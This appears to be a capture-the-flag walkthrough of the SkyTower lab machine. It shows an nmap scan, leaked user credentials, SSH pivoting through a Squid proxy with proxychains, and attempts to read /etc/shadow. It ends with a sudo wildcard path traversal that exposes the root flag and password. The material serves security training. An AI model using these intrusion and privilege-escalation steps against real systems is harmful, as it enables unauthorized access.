
SkyTower Output

Output 1:


Nmap scan on the Target device



```
┌──(sty㉿sty)-[~]
└─$ nmap -A -T4 -p- 10.249.120.4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-08 13:58 +0530
Nmap scan report for 10.249.120.4
Host is up (0.0071s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE    VERSION
22/tcp   filtered ssh
80/tcp   open     http       Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Site doesn't have a title (text/html).
3128/tcp open     http-proxy Squid http proxy 3.1.20
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/3.1.20
```

Output 2:

Accessing John’s account on the Apache server running on Port 80.



Welcome john@skytech.com

As you may know, SkyTech has ceased all international operations.

To all our long term employees, we wish to convey our thanks for your dedication and hard work.

Unfortunately, all international contracts, including yours have been terminated.


The remainder of your contract and retirement fund, **$2** ,has been payed out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.

Username: john
Password: hereisjohn


We wish you the best of luck in your future

Output 3:

Accessing John’s account through ssh on the HTTP-Proxy server running on Port 3128.




```
┌──(sly㉿Sly)-[~]
└─$ proxychains4 ssh john@10.249.120.4 /bin/bash
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  10.249.120.4:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Dynamic chain  ...  10.249.120.4:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Dynamic chain  ...  10.249.120.4:3128  ...  10.249.120.4:22  ...  OK
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@10.249.120.4's password:

whoami
john

uname -a
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64 GNU/Linux

cat /etc/*-release
PRETTY_NAME="Debian GNU/Linux 7 (wheezy)"
NAME="Debian GNU/Linux"
VERSION_ID="7"
VERSION="7 (wheezy)"
ID=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.debian.org/"
SUPPORT_URL="http://www.debian.org/support/"
BUG_REPORT_URL="http://bugs.debian.org/"

sudo -l
sudo: no tty present and no askpass program specified

cat /etc/shadow
cat: /etc/shadow: Permission denied

ls /root/directory
ls: cannot access /root/directory: Permission denied
```



```
cd /home

ls
john
sara
william

cd sara
/bin/bash: line 37: cd: sara: Permission denied
```

Output 4:

Accessing Sara's account on Port 80 and ssh on Port 3128



Welcome sara@skytech.com

As you may know, SkyTech has ceased all international operations.


To all our long term employees, we wish to convey our thanks for your dedication and hard work.

Unfortunately, all international contracts, including yours have been terminated.

The remainder of your contract and retirement fund, **$2** ,has been payed out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.

Username: sara
Password: ihatethisjob


We wish you the best of luck in your future



```
┌──(sly㉿Sly)-[~]
└─$ proxychains4 ssh sara@10.249.120.4 /bin/bash
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  10.249.120.4:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Dynamic chain  ...  10.249.120.4:3128  ...  127.0.0.1:9050 ←—denied
[proxychains] Dynamic chain  ...  10.249.120.4:3128  ...  10.249.120.4:22  ...  OK
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sara@10.249.120.4's password:

whoami
sara

id
uid=1001(sara) gid=1001(sara) groups=1001(sara)

sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*

cd /root/directory
/bin/bash: line 8: cd: /root/directory: Permission denied

uname -a
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64 GNU/Linux

pwd
/home/sara
```

Output 5:

Gaining access to the ‘flag.txt’ file in the root directory



```
sudo cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
```